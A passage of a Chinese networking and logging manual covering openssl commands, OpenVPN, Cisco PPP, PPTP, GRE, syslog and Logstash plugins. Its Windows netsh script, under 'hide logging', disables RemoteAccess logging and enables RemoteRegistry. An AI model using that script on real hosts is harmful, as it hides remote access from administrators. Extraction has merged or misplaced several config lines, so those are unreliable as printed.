# **openssl speed [-elapsed] [md2] [mdc2] [md5] [hmac] [sha1] [rmd160] [idea-cbc] [rc2-cbc] [rc5- cbc] [bf-cbc] [des-cbc] [des-ede3] [rc4] [rsa512] [rsa1024] [rsa2048] [rsa4096] [dsa512] [dsa1024] [dsa2048] [idea] [rc2] [des] [rsa] [blowfish]**

662/990

QQ群：632167235

用途

算法在你的机器上的测试工具。

选项

-elapsed： set了这个option将使测试结果是我们比较容易懂的时间格式， 否则将是和time指令那样子显示的

cpu时间。

其他的option都是算法了。

**8.1.2.2.3.21 version**

语法

# openssl version [-a] [-v] [-b] [-o] [-f] [-p]

用途

用来打印版本信息的。最没用的指令和最简单的指令。

选项

-a： 打印所有信息， 相当于把其他option全set起来。当你向openssl官方站点报bug的时候， 需要把这个指令列出来的东西也告诉他们。

-v： 打印当前openssl的版本信息。

-b： 打印当前版本的openssl是什么时候弄出来的

-o： 建立库的时候的各种于加密算法和机器字节有关的信息。

-f： 编译时候的编译器的参数。

-p： 平台信息。

**8.1.2.2.3.22 x509**

语法

# **openssl x509 [-inform DER|PEM|NET] [-outform DER|PEM|NET] [-keyform DER|PEM][-CAform DER|PEM] [-CAkeyform DER|PEM] [-in filename][-out filename] [-serial] [-hash] [-subject] [- issuer] [-nameopt option] [-email] [-startdate] [-enddate] [-purpose] [-dates] [-modulus] [- fingerprint] [-alias] [-noout] [-trustout] [-clrtrust] [-clrreject] [-addtrust arg] [-addreject arg] [- setalias arg] [-days arg] [-signkey filename][-x509toreq] [-req] [-CA filename] [-CAkey filename] [- CAcreateserial] [-CAserial filename] [-text] [-C] [-md2|-md5|-sha1|-mdc2] [-clrext] [-extfile filename] [-extensions section]**

用途

本指令是一个功能很丰富的证书处理工具。可以用来显示证书的内容， 转换其格式， 给CSR签名等等。由于功能太多， 我们按功能分成几部分来讲。

选项

输入，输出等一些一般性的选项

-inform DER|PEM|NET： 指定输入文件的格式。

663/990

QQ群：632167235

-outform DER|PEM|NET： 指定输出文件格式。

-in filename： 指定输入文件名。

-out filename： 指定输出文件名。

-md2|-md5|-sha1|-mdc2： 指定使用的哈希算法， 缺省的是MD5。

与打印有关的option

-text： 用文本方式详细打印出该证书的所有细节。

-noout： 不打印出请求的编码版本信息。

-modulus： 打印出公共密钥的系数值。没研究过RSA就别用这个了。

-serial： 打印出证书的系列号。

-hash： 把证书的拥有者名称的哈希值给打印出来。

-subject： 打印出证书拥有者的名字。

-issuer： 打印证书颁发者名字。

-nameopt option： 指定用什么格式打印上两个option的输出。后面有详细的介绍。

-email： 如果有， 打印出证书申请者的email地址。

-startdate： 打印证书的起始有效时间。

-enddate： 打印证书的到期时间。

-dates： 把上两个option都给打印出来。

-fingerprint： 打印DER格式的证书的DER版本信息。

-C： 用C代码风格打印结果。

-nameopt： 这个option后面的参数就是决定打印的方式， 其参数有以下可选：

compat： 使用以前版本的格式， 等于没有设置任何以下option；

RFC2253： 使用RFC2253规定的格式；

oneline： 所有名字打印在一行里面；

multiline： 名字里的各个字段用多行打印出来。

与证书信任有关的option

一个可以信任的证书的就是一个普通证书， 但有一些附加项指定其可以用于哪些用途和不可以用于哪些用途, 该证书还应该有一个“别名”。一般来说验证一个证书的合法性的时候， 相关的证书链上至少有一个证书必须是一个可以信任的证书。缺省的认为如果该证书链上的Root CA的证书可以信任， 那么整条链上其他证书都可以用于任何用途。以下的几个option只用来验证Root CA的证书。CA在颁发证书的时候可以控制该证书的用途， 比如颁发可以用于SSL client而不能用于SSL server的证书。

-trustout： 打印出可以信任的证书。

-setalias arg： 设置证书别名。比如你可以把一个证书叫"fordesign's certificate"， 那么以后就可以使用这个别名来引用这个证书。

-alias： 打印证书别名。

-clrtrust： 清除证书附加项里所有有关用途允许的内容。

-clrreject： 清除证书附加项里所有有关用途禁止的内容。

-addtrust arg： 添加证书附加项里所有有关用途允许的内容。

-addreject arg： 添加证书附加项里所有有关用途禁止的内容。

-purpose： 打印出证书附加项里所有有关用途允许和用途禁止的内容。

与签名有关的选项

本指令可以用来处理CSR和给证书签名， 就象一个CA。

-signkey filename： 使用这个option同时必须提供私有密钥文件。这样把输入的文件变成字签名的证书。如果输入的文件是一个证书， 那么它的颁发者会被set成其拥有者。其他相关的项也会被改成符合自签名特征的证书项。如果输入的文件是CSR， 那么就生成自签名文件。

-clrext： 把证书的扩展项删除。

-keyform PEM|DER： 指定使用的私有密钥文件格式。

-days arg： 指定证书的有效时间长短。缺省为30天。

-x509toreq： 把一个证书转化成CSR， 用-signkey指定私有密钥文件。

-req： 缺省的认为输入文件是证书文件， set了这个option说明输入文件是CSR。

-CA filename： 指定签名用的CA的证书文件名。

-CAkey filename： 指定CA私有密钥文件。如果这个option没有参数输入， 那么缺省认为私有密钥在CA证书文

664/990

QQ群：632167235

件里有。

-CAserial filename： 指定CA的证书系列号文件。证书系列号文件在前面介绍过， 这里不重复了。

-CAcreateserial filename： 如果没有CA系列号文件， 那么本option将生成一个。

-extfile filename： 指定包含证书扩展项的文件名。如果没有， 那么生成的证书将没有任何扩展项。

-extensions section： 指定文件中包含要增加的扩展项的section。

举例

1. 打印出证书的内容：

# **openssl x509 -in cert.pem -noout -text**

2. 打印出证书的系列号：

# **openssl x509 -in cert.pem -noout -serial**

3. 打印出证书的拥有者名字：

# **openssl x509 -in cert.pem -noout -subject**

4. 以RFC2253规定的格式打印出证书的拥有者名字：

# **openssl x509 -in cert.pem -noout -subject -nameopt RFC2253**

5. 在支持UTF8的终端一行过打印出证书的拥有者名字：

# **openssl x509 -in cert.pem -noout -subject -nameopt oneline -nameopt -escmsb**

6. 打印出证书的MD5特征参数：

# **openssl x509 -in cert.pem -noout -fingerprint**

7. 打印出证书的SHA特征参数：

# **openssl x509 -sha1 -in cert.pem -noout -fingerprint**

8. 把PEM格式的证书转化成DER格式：

# **openssl x509 -in cert.pem -inform PEM -out cert.der -outform DER**

9. 把一个证书转化成CSR：

# **openssl x509 -x509toreq -in cert.pem -out req.pem -signkey key.pem**

10. 给一个CSR进行处理， 颁发自签名证书， 增加CA扩展项：

# **openssl x509 -req -in careq.pem -extfile openssl.cnf -extensions v3\_ca -signkey key.pem -out cacert.pem**

11. 给一个CSR签名， 增加用户证书扩展项：

# **openssl x509 -req -in req.pem -extfile openssl.cnf -extensions v3\_usr -CA cacert.pem -CAkey key.pem -Cacreateserial**

12. 把某证书转化成用于SSL client可信任证书， 增加别名alias：

# **openssl x509 -in cert.pem -addtrust sslclient -alias "Steve's Class 1 CA" -out trust.pem**

13. 查看该证书允许的目的：

# **openssl x509 -purpose -in ca.cer**

注意

如果subject name/issuer name一样则是自签名证书。

CA字段决定该证书是否可以做CA的证书， 可以则为TURE。如果这个字段没有， 那么会根据其他内容决定该证书是否可以做CA证书。

**8.1.2.3 OpenVPN**

665/990

QQ群：632167235

注意事项

依赖:lzo lzo-devel

安装OpenVPN

生成证书

# **cd easy-rsa/2.0**

# **source ./vars**

# **./clean-all**

# **./build-ca** #生成ca证书

# **./build-key-server server** #服务器证书、私钥# **./build-key lyou** #客户端私钥、证书

# **./build-dh** #创建Diffie-Hellman参数

# **openvpn --genkey --secret keys/ta.key**

# **cp keys/{ca.crt,server.{crt,key},dh1024.pem,ta.key} /etc/openvpn/keys**

服务器配置

# **vi /etc/openvpn/server.conf**

客户端配置

666/990

**local** 192.168.0.100

port 1194 proto tcp dev tun

ca **/**usr**/**local**/**etc**/**openvpn**/**keys**/**ca.crt

cert **/**usr**/**local**/**etc**/**openvpn**/**keys**/**server.crt key **/**usr**/**local**/**etc**/**openvpn**/**keys**/**server.key dh **/**usr**/**local**/**etc**/**openvpn**/**keys**/**dh1024.pem tls-auth **/**usr**/**local**/**etc**/**openvpn**/**keys**/**ta.key server 10.0.0.0 255.255.255.0

push "192.168.0.0 255.255.255.0"

push "dhcp-option DNS 10.0.0.1" client-to-client

keepalive 10 120 comp-lzo

max-clients 100 persist-key persist-tun

status **/**var**/**log**/**openvpn**/**openvpn-status.log log **/**var**/**log**/**openvpn**/**openvpn.log

log-append **/**var**/**log**/**openvpn**/**openvpn.log verb 3

QQ群：632167235

吊销证书

# **source ./vars**

# **./revoke-full lyon**

# **cp crl.pem /etc/openvpn/**

# **vi server.conf**

# **crl-verfify /etc/openvpn/crl.pem**

**8.1.3 PPP**

**8.1.3.1** 介绍

LCP 协商链路层（ 验证）

NCP 协商网络层

pap 明文、两次握手

chap 密文、三次握手

**8.1.3.2 Cisco**

地址协商

R1

int s0/0

ip address 12.1.1.1 255.255.255.0

encapsulation ppp

peer default ip address 12.1.1.2

R2

int s0/0

667/990

client dev tun proto tcp

remote my-server-1 1194 persist-key

persist-tun ca ca.crt

cert client.crt key client.key tls-auth ta.key comp-lzo verb 3

QQ群：632167235

ip address negotiated

encapsulation ppp

clock rate 96000

PAP

R1

username R2 password cisco int s0/0

encapsulation ppp

ppp pap authentication pap

ppp max-bad-auth 3

R2

int s0/0

ppp pap sent-username R2 password cisco

ppp max-bad-auth 3

CHAP

* 用户名明文， 密码MD5。
* 基于主机名的认证， 基于本地数据库的认证。
* 如果两端主机名一样， 认证失败， 可以使用 **no ppp chap ignoreus** 忽略。
* 先尝试全局密码， 再尝试接口密码。
* 输入问号 CRLT-V or ESC-Q。

R1

username CCIE password cisco int s0/0

ip add 1.1.1.1 255.255.255.0

encapsulation ppp

ppp authentication chap

R2

username R1 password cisco int s0/0

ip add 1.1.1.2 255.255.255.0

encapsulation ppp

ppp authentication chap

ppp chap CCIE

MLP

int s0/0

no ip address

encapsulation ppp

ppp multilink-group 1 int s0/1

no ip address

encapsulation ppp

ppp multicast-group 1 int multilink 1

ip add 1.1.1.1 255.255.255.0

668/990

QQ群：632167235

PPPoFR

int virtual-template1

ip add 1.1.1.1 255.255.255.0

ppp chap CCIE

ppp chap password cisco int s0/0

encapsulation frame-relay

frame interface-dlci 100 ppp virtual-template1

PPPoE

Server

system mtu 1492

!

bba-group pppoe global

virtual-template1

!

ip local pool PPPOE 172.16.0.0 172.16.0.255

!

int e0/0

pppoe enable group global

!

int virtual-template1

ip add 172.16.0.12 255.255.255.255

ip mtu 1492

peer default ip address pool PPPOE

Client

bba-group pppoe global

!

int e0/0

no ip address

pppoe enable group global

pppoe-client dial-pool-number 1

!

int dialer 1

ip address negotiated

ip mtu 1492

encapsulation ppp

dialer-pool 1

dialer-group 1

**8.1.3.3 PPTPd**

软件： poptop或者xl2tpd

安装时显示logwtmp (last)版本不对： # vi plugin/patchlevel.h

在客户端上需要开启MPPE。

# **vi pptpd.conf**

669/990

QQ群：632167235

localip 192.168.2.1 remoteip 192.168.3.1-100

# **vi options.pptpd**

logfile /var/log/pptpd.log

密码文件：

# **vi /etc/ppp/chap-secrets**

user \* pass \*

服务名需要与options同名。

需要在服务器上作MASQUERADE， 并且开启转发。

开启debug：

开启 pptpd.conf 和 options.pptpd 中的debug。

# **vi /etc/syslog.conf**

\*.debug;mail.none /var/log/debug

**8.1.3.4 netsh**

windows PPTP拨号服务： @echo off

rem preparation

sc config rpcss start= auto net start rpcss

sc config lenmanworkstation start= auto net start lenmanworkstation

sc config sharedaccess start= disabled net stop SharedAccess

sc config remoteaccess start= auto net start RemoteAccess

sc config lanmanserver start= auto net start lanmanserver

sc config RemoteRegistry start= auto net start RemoteRegistry

rem build vpn

netsh ras set user vpnuser permit

netsh ras ip add range 10.10.1.1 10.10.10.10 netsh ras ip set addrassign pool

netsh routing ip nat install

netsh routing ip nat add interface 本地连接 full netsh routing ip nat add interface 内部 private

rem hide logging

reg add HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\RemoteAccess\Parameters /v LoggingFlags / t REG\_DWORD /d 00000000

reg add HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\RasMan\Parameters /v ProhibitIPsec /t REG\_DWORD /d 00000001

reg delete HKEY\_CLASSES\_ROOT\Interface\{0000010c-0000-0000-C000-000000000046} /f

**8.1.4 QinQ**

说明

670/990

QQ群：632167235

二层技术， 携带单播、组播、广播、CDP、VTP、STP。

dot1q inside dot1q

不能动态协商， 流量不能被加密。默认不传输CDP、STP、VTP。

最小mtu1504， 需要重启。

# **ip ospf mtu-ignore** 本征vlan要打标记。其他口配trunk。

Cisco配置

system mtu 1504 vlan dot1q tag native int f0/0

shut

sw mode dot1q-tunnel

sw access vlan 515

l2protocol-tunnel {cdp|vtp|stp}

Topsec配置

network vlan add id 10

network interface eth1 switchport

network interface eth1 switchport mode access network interface eth1 switchport access-vlan 10 network interface eth1 vlan-vpn tpid 8100 network interface eth1 vlan-vpn enable

**8.1.5 GRE**

介绍

Generic Route Encapsulation is a layer3 VPN technology. Uses IP transport protocol 47.

Used to transport payload protocols over IPv4 network. GRE is payload independent. Supports both IPv4 and IPv6.

Tunnel destination must never recurse to the tunnel interface itself. This will log the following error: %TUN-5-RECURDOWN:Tunnel0.

NAT穿越

由于GRE在外层封装了IP包头和GRE包头， 而GRE包头没有类似端口等字段， 因此无法穿越NAT。通常需要嵌套VPN来实现， 比如IPSECVPN。

Cisco配置

int tun 0

keepalive {period} {retries}

* keepalive is disabled by default.
* Period: How often to send keepalive. (default = 10 sec)
* Retries: Number of retry keepalive before the tunnel is brought down.

Topsec配置

671/990

QQ群：632167235

network tunnel add name gre-0 local 1.1.1.1 remote 2.2.2.2 key 1 network interface gre-0 attribute add eth3

network interface gre-0 ip add 12.1.1.1 mask 255.255.255.0 define area add name gre attribute eth3 access on

pf service add name ping area gre addressname any network route add dst 218.56.192.1/32 dev gre-0

**8.2** 审计

**8.2.1** 日志

说明

默认使用UDP514端口。使用文本记录消息。

日志类型

auth cron daemon kern

lpr mail news syslog

日志级别

* 致命级 emerg 0
* 警戒级 alert 1
* 临界级 crit 2
* 错误级 err 3
* 告警级 warning 4
* 注意级 notice 5
* 通知级 info 6
* 调试级 debug 7
* 不输出 none

配置

Linux配置

日志等级


# **vi /etc/syslog.conf**

. ： 比后面还要高的等级

.=： 等于后面的等级

.!： 不等于

672/990



QQ群：632167235

使用“，”分隔， 等级只要接在最后一个即可， 如果是以“;”来分隔， 则要写全。

远程日志

syslog 514/udp

SYSLOGD\_OPTIONS="-m 0 -r" (/etc/sysconfig/syslog)

\*.\* @1.1.1.1

在rsyslog中， 一个@代表udp， 两个@代表tcp。

Cisco配置

使Syslog消息显示序列号：

# **service sequence-numbers**

显示消息的时间和日期：

# **service timestamps [debug|log] [datetime uptime] [localtime|msec|show-timezone|year]**

发送日志到服务器：

# **logging <IP>**

指定发送消息的严重级别：

# **logging trap 7**

将日志保存到本地：

# **logging buffered**

**8.2.2 logstash**

**8.2.2.1** 基础知识

角色

673/990

QQ群：632167235

数据类型

bool

**debug => true**

string

**host => "hostname"**

number

**port => 514**

array

**match => ["datetime", "UNIX", "ISO8601"]**

hash

**options => {**

**key1 => "value1", key2 => "value2"**

**}**

字段引用

**[geoip][location][-1]**

Logstash还支持变量内插， 在字符串里使用字段引用的方法是这样：

**"the longitude is %{[geoip][location][0]}"**

条件判断

表达式支持下面这些操作符：

* equality, etc: ==, !=, <, >, <=, >=
* regexp: =~, !~
* inclusion: in, not in
* boolean: and, or, nand, xor
* unary: !()

通常来说， 你都会在表达式里用到字段引用。比如：

**if "\_grokparsefailure" not in [tags] {**

**} else if [status] !~ /^2\d\d/ and [url] == "/noc.gif" {**

**} else {**

**}**

命令行参数

-e

默认值为：

**input {**

**stdin { }**

**}**

**output { stdout { }**

674/990

QQ群：632167235

**}**

--config 或 -f

读取文件：

**bin/logstash -f agent.conf bin/logstash -f /etc/logstash.d/**

--log 或 -l

--filterworkers 或 -w

意即工作线程。Logstash会运行多个线程。你可以用 **bin/logstash -w 5** 这样的方式强制Logstash为过滤插件运行5个线程。

注意： Logstash目前还不支持输入插件的多线程。而输出插件的多线程需要在配置内部设置， 这个命令行参数只是用来设置过滤插件的！

提示： Logstash目前不支持对过滤器线程的监测管理。如果filterworker挂掉， Logstash会处于一个无filter的僵死状态。这种情况在使用filter/ruby自己写代码时非常需要注意， 很容易碰上 NoMethodError: undefined method '\*' for nil:NilClass 错误。需要妥善处理， 提前判断。

--pluginpath 或 -P

可以写自己的插件， 然后用 **bin/logstash --pluginpath /path/to/own/plugins** 加载它们。

--verbose

--debug

数据流

input | decode | filter | encode | output

**8.2.2.2** 输入插件

**8.2.2.2.1 stdin**

配置：

**input {**

**stdin {**

**add\_field => {"key" => "value"} codec => "plain"**

**tags => ["add"] type => "std"**

**}**

**}**

**output {**

**stdout {**

**codec => "rubydebug"**

**}**

**}**

675/990

QQ群：632167235

type和tags是logstash事件中两个特殊的字段。通常来说我们会在输入区段中通过type来标记事件类型——我们肯定是提前能知道这个事件属于什么类型的。而tags则是在数据处理过程中， 由具体的插件来添加或者删除的。

最常见的用法是像下面这样：

**input {**

**stdin {**

**type => "web"**

**}**

**}**

**filter {**

**if [type] == "web" { grok {**

**match => ["message", %{COMBINEDAPACHELOG}]**

**}**

**}**

**}**

**output {**

**if "\_grokparsefailure" in [tags] { nagios\_nsca {**

**nagios\_status => "1"**

**}**

**} else {**

**elasticsearch {**

**}**

**}**

**}**

**8.2.2.2.2 file**

Logstash使用一个名叫FileWatch的Ruby Gem库来监听文件变化。这个库支持glob展开文件路径， 而且会记录一个叫.sincedb的数据库文件来跟踪被监听的日志文件的当前读取位置。所以， 不要担心logstash会漏过你的数据。

.sincedb文件中记录了每个被监听的文件的inode、major number、minor number和pos。

配置示例：

**input {**

**file {**

**path => ["/var/log/\*.log", "/var/log/message"] type => "system"**

**start\_position => "beginning"**

**}**

**}**

有一些比较有用的配置项， 可以用来指定FileWatch库的行为：

discover\_interval： logstash每隔多久去检查一次被监听的path下是否有新文件。默认值是15秒。

exclude： 不想被监听的文件可以排除出去， 这里跟path一样支持glob展开。

sincedb\_path： 如果你不想用默认的 $HOME/.sincedb (Windows平台上在 C:\Windows\System32\config

\systemprofile\.sincedb)， 可以通过这个配置定义sincedb文件到其他位置。

sincedb\_write\_interval： logstash每隔多久写一次sincedb文件， 默认是15秒。

stat\_interval： logstash每隔多久检查一次被监听文件状态（ 是否有更新）， 默认是1秒。

start\_position： logstash从什么位置开始读取文件数据， 默认是结束位置， 也就是说logstash进程会以类似**tail -F** 的形式运行。如果你是要导入原有数据， 把这个设定改成 "beginning"， logstash进程就从头开始读取， 有点类似cat， 但是读到最后一行不会终止， 而是继续变成 **tail -F**。

注意：

1. 通常你要导入原有数据进Elasticsearch的话， 你还需要filter/date插件来修改默认的"@timestamp"字段值。
2. FileWatch只支持文件的绝对路径， 而且会不自动递归目录。所以有需要的话， 请用数组方式都写明具体哪些文件。

676/990

QQ群：632167235

1. LogStash::Inputs::File只是在进程运行的注册阶段初始化一个FileWatch对象。所以它不能支持类似fluentd

那样的 path => "/path/to/%{+yyyy/MM/dd/hh}.log" 写法。达到相同目的， 你只能写成 path => "/path/to/\*/

\*/\*/\*.log"。

1. start\_position仅在该文件从未被监听过的时候起作用。如果sincedb文件中已经有这个文件的inode记录了， 那么logstash依然会从记录过的pos开始读取数据。所以重复测试的时候每回需要删除sincedb文件。
2. 因为windows平台上没有inode的概念， Logstash某些版本在windows平台上监听文件不是很靠谱。windows 平台上， 推荐考虑使用nxlog作为收集端。

**8.2.2.2.3 tcp**

注意： 虽然LogStash::Inputs::TCP用Ruby的Socket和OpenSSL库实现了高级的SSL功能， 但Logstash本身只能在

SizedQueue中缓存20个事件。这就是我们建议在生产环境中换用其他消息队列的原因。

配置：

**input {**

**tcp {**

**port => 8888 mode => "server" ssl\_enable => false**

**}**

**}**

常见场景：

目前来看， LogStash::Inputs::TCP最常见的用法就是配合 **nc** 命令导入旧数据。在启动logstash进程后， 在另一个终端运行如下命令即可导入数据：

# **nc 127.0.0.1 8888 < olddata**

这种做法比用LogStash::Inputs::File好， 因为当 **nc** 命令结束， 我们就知道数据导入完毕了。而用input/file方式， logstash进程还会一直等待新数据输入被监听的文件， 不能直接看出是否任务完成了。

**8.2.2.2.4 generator**

实际运行的时候这个插件是派不上用途的， 但这个插件依然是非常重要的插件之一。因为每一个使用ELK

stack的运维人员都应该清楚一个道理： 数据是支持操作的唯一真理（ 否则你也用不着ELK） 。所以在上线之前， 你一定会需要在自己的实际环境中， 测试Logstash和Elasticsearch的性能状况。这时候， 这个用来生成测试数据的插件就有用了！

配置：

**input {**

**generator {**

**count => 10000000**

**message => '{"key1":"value1","key2":[1,2],"key3":{"subkey1":"subvalue1"}}' codec => json**

**}**

**}**

**output { stdout {**

**codec => dots**

**}**

**}**

测试方法：

# **time ./bin/logstash -f generator\_null.conf**

# **./bin/logstash -f generator\_dots.conf | pv -abt > /dev/null**

677/990

QQ群：632167235

**8.2.2.2.5 syslog**

配 置 ： **input { syslog {**

**port => "514"**

**}**

**}**

解释：

Logstash是用UDPSocket、TCPServer和LogStash::Filters::Grok来实现LogStash::Inputs::Syslog的。所以你其实可以直接用logstash配置实现一样的效果：

**input {**

**tcp {**

**port => "8514"**

**}**

**}**

**filter { grok {**

**match => ["message", %{SYSLOGLINE} ]**

**}**

**syslog\_pri { }**

**}**

建议在使用LogStash::Inputs::Syslog的时候走TCP协议来传输数据。因为具体实现中， UDP监听器只用了一个线程， 而TCP监听器会在接收每个连接的时候都启动新的线程来处理后续步骤。

**8.2.2.2.6 redis**

LogStash::Inputs::Redis支持三种data\_type（ 实际上是\*redis\_type\*） ， 不同的数据类型会导致实际采用不同的Redis命令操作：

* list： BLPOP
* channel： SUBSCRIBE
* pattern\_channel： PSUBSCRIBE

频道配置：

**input {**

**redis {**

**data\_type => "pattern\_channel" key => "logstash-\*"**

**host => "192.168.0.2"**

**port => 6379**

**threads => 5**

**}**

**}**

可以直接输入JSON。

列表配置：

**input {**

**redis {**

**batch\_count => 1 data\_type => "list" key => "logstash-list" host => "192.168.0.2"**

**port => 6379**

**threads => 5**

**}**

**}**

678/990

QQ群：632167235

**8.2.2.3** 编码插件

**8.2.2.3.1 json**

Nginx配置：

**logformat json '{"@timestamp":"$time\_iso8601",' '"@version":"1",'**

**'"host":"$server\_addr",'**

**'"client":"$remote\_addr",' '"size":$body\_bytes\_sent,' '"responsetime":$request\_time,' '"domain":"$host",'**

**'"url":"$uri",'**

**'"status":"$status"}';**

**access\_log /var/log/nginx/access.log\_json json;**

logstash配置：

**input {**

**file {**

**path => "/var/log/nginx/access.log\_json"" codec => "json"**

**}**

**}**

**8.2.2.3.2 multiline**

配置：

**input {**

**stdin {**

**codec => multiline { pattern => "^\[" negate => true what => "previous"**

**}**

**}**

**}**

**8.2.2.4** 过滤插件

**8.2.2.4.1 grok**

正则捕获

679/990

QQ群：632167235

正则示例：

**\s+(?<request\_time>\d+(?:\.\d+)?)\s+**

配 置 示 例 ： **input {stdin{}} filter {**

**grok {**

**match => {**

**"message" => "\s+(?<request\_time>\d+(?:\.\d+)?)\s+"**

**}**

**}**

**}**

**output {stdout{}}**

输入"begin 123.456 end"即可。

Grok表达式语法

Grok支持把预定义的grok表达式写入到文件中， 官方提供的预定义grok表达式见： https://github.com/ logstash/logstash/tree/v1.4.2/patterns

表达式：

**USERNAME [a-zA-Z0-9.\_-]+ USER %{USERNAME}**

表达式打印格式：

**%{PATTERN\_NAME:capture\_name:data\_type}**

data\_type目前只支持两个值： int和float。

配置示例：

**filter {**

**grok {**

**match => {**

**"message" => "%{WORD} %{NUMBER:request\_time:float} %{WORD}"**

**}**

**}**

**}**

多行匹配

在和codec/multiline搭配使用的时候， 需要注意一个问题， grok正则和普通正则一样， 默认是不支持匹配回车换行的。就像你需要=~ //m一样也需要单独指定， 具体写法是在表达式开始位置加(?m)标记。如下所示：

**match => {**

**"message" => "(?m)\s+(?<request\_time>\d+(?:\.\d+)?)\s+"**

**}**

多项选择

有时候我们会碰上一个日志有多种可能格式的情况。这时候要写成单一正则就比较困难， 或者全用 `|` 隔开又比较丑陋。这时候， logstash 的语法提供给我们一个有趣的解决方式。

文档中， 都说明logstash/filters/grok插件的match参数应该接受的是一个Hash值。但是因为早期的logstash语法中Hash值也是用[]这种方式书写的， 所以其实现在传递Array值给match参数也完全没问题。所以， 我们这里其实可以传递多个正则来匹配同一个字段：

**match => [**

**"message", "(?<request\_time>\d+(?:\.\d+)?)", "message", "%{SYSLOGBASE} %{DATA:message}", "message", "(?m)%{WORD}"**

**]**

680/990

QQ群：632167235

**8.2.2.4.2 date**

时间处理(Date)

filters/date插件可以用来转换你的日志记录中的时间字符串， 变成LogStash::Timestamp对象， 然后转存到

@timestamp字段里。

这在导入旧数据的时候固然非常有用， 而在实时数据处理的时候同样有效， 因为一般情况下数据流程中我们都会有缓冲区， 导致最终的实际处理时间跟事件产生时间略有偏差。

注意： 因为在稍后的outputs/elasticsearch中常用的%{+YYYY.MM.dd}这种写法必须读取@timestamp数据， 所以一定不要直接删掉这个字段保留自己的字段， 而是应该用filters/date转换后删除自己的字段！ 个人强烈建议打开Nginx的access\_log配置项的buffer参数， 对极限响应性能有极大提升！

配置示例

filters/date插件支持五种时间格式：

ISO8601

类似"2011-04-19T03:44:01.103Z"这样的格式。具体Z后面可以有"08:00"也可以没有， ".103"这个也可以没

有。常用场景里来说， Nginx的log\_format配置里就可以使用$time\_iso8601变量来记录请求时间成这种格式。

UNIX

UNIX时间戳格式， 记录的是从1970年起始至今的总秒数。Squid的默认日志格式中就使用了这种格式。

UNIX\_MS

这个时间戳则是从1970年起始至今的总毫秒数。JavaScript里经常使用这个时间格式。

TAI64N

TAI64N格式比较少见， 是这个样子的： @4000000052f88ea32489532c。qmail 会用这个格式。

Joda-Time库

Logstash内部使用了Java的Joda时间库来作时间处理。所以我们可以使用Joda库所支持的时间格式来作具体定义。Joda时间格式定义见下表：

|Symbol

|Meaning

|Presentation

|Examples|

|--------|-----------------------------|--------------|-------|

|G

|C

|Y

|x

|w

|e

|E

|y

|D

|M

|d

|a

|K

|h

|era

|century of era (>=0)

|year of era (>=0)

|weekyear

|week of weekyear

|day of week

|day of week

|year

|day of year

|month of year

|day of month

|halfday of day

|text

|number

|year

|year

|number

|number

|text

|year

|number

|month

|number

|text

|number

|number

|AD|

|20|

|1996|

|1996|

|27|

|2|

|Tuesday; Tue|

|1996|

|189|

|July; Jul; 07|

|10|

|PM|

|0|

|12|

|hour of halfday

(0~11)

|clockhour of halfday (1~12)

681/990

QQ群：632167235

|H

|k

|m

|s

|S

|z

|Z

|hour of day (0~23)

|clockhour of day (1~24)

|minute of hour

|second of minute

|fraction of second

|time zone

|time zone offset/id

|number

|number

|number

|number

|number

|text

|zone

|0|

|24|

|30|

|55|

|978|

|Pacific Standard Time; PST|

|-0800; -08:00; America/

Los\_Angeles|

|'

|''

|escape for text

|delimiter

|literal

||

|'|

|single quote

下面我们写一个 Joda 时间格式的配置作为示例：

**filter {**

**grok {**

**match => ["message", "%{HTTPDATE:logdate}"]**

**}**

**date {**

**match => ["logdate", "dd/MMM/yyyy:HH:mm:ss Z"]**

**}**

**}**

注意： 时区偏移量只需要用一个字母Z即可。

时区问题的解释

在Elasticsearch内部， 对时间类型字段， 是统一采用UTC时间， 存成long长整形数据的！ 对日志统一采用UTC 时间存储， 是国际安全/运维界的一个通识——欧美公司的服务器普遍广泛分布在多个时区里——不像中

国， 地域横跨五个时区却只用北京时间。

对于页面查看， ELK的解决方案是在Kibana上， 读取浏览器的当前时区， 然后在页面上转换时间内容的显示。

所以， 建议大家接受这种设定。否则， 即便你用.getLocalTime修改， 也还要面临在Kibana上反过去修改， 以及Elasticsearch原有的["now-1h" TO "now"]这种方便的搜索语句无法正常使用的尴尬。

**8.2.2.4.3 mutate**

数据修改(Mutate)

filters/mutate插件是Logstash另一个重要插件。它提供了丰富的基础类型数据处理能力。包括类型转换， 字符串处理和字段处理等。

类型转换

可以设置的转换类型包括： "integer"， "float"和"string"。示例如下：

**filter {**

**mutate {**

**convert => ["request\_time", "float"]**

**}**

**}**

注意： mutate除了转换简单的字符值， 还支持对数组类型的字段进行转换， 即将["1","2"]转换成[1,2]。但不支持对哈希类型的字段做类似处理。有这方面需求的可以采用稍后讲述的filters/ruby插件完成。

字符串处理

gsub

仅对字符串类型字段有效

682/990

QQ群：632167235

**gsub => ["urlparams", "[\\?#]", "\_"]**

split

**filter {**

**mutate {**

**split => ["message", "|"]**

**}**

**}**

join

仅对数组类型字段有效。

**filter {**

**mutate {**

**split => ["message", "|"]**

**}**

**mutate {**

**join => ["message", ","]**

**}**

**}**

filter 区段之内， 是顺序执行的。

merge

合并两个数组或者哈希字段。依然在之前split的基础上继续：

**filter {**

**mutate {**

**split => ["message", "|"]**

**}**

**mutate {**

**merge => ["message", "message"]**

**}**

**}**

如果src字段是字符串， 会自动先转换成一个单元素的数组再合并。在后面追加"host"字段的值：

**filter {**

**mutate {**

**split => ["message", "|"]**

**}**

**mutate {**

**merge => ["message", "host"]**

**}**

**}**

目的字段"message"多了一个元素， 来源字段"host"本身也由字符串类型变成数组类型了。

strip lowercase

uppercase

字段处理

rename

重命名某个字段， 如果目的字段已经存在， 会被覆盖掉：

**filter {**

683/990

QQ群：632167235

**mutate {**

**rename => ["syslog\_host", "host"]**

**}**

**}**

update

更新某个字段的内容。如果字段不存在， 不会新建。

replace

作用和update类似， 但是当字段不存在的时候， 它会起到add\_field参数一样的效果， 自动添加新的字段。

执行次序

需要注意的是， filter/mutate内部是有执行次序的。其次序如下：

1. rename(event) if @rename
2. update(event) if @update
3. replace(event) if @replace
4. convert(event) if @convert
5. gsub(event) if @gsub
6. uppercase(event) if @uppercase
7. lowercase(event) if @lowercase
8. strip(event) if @strip
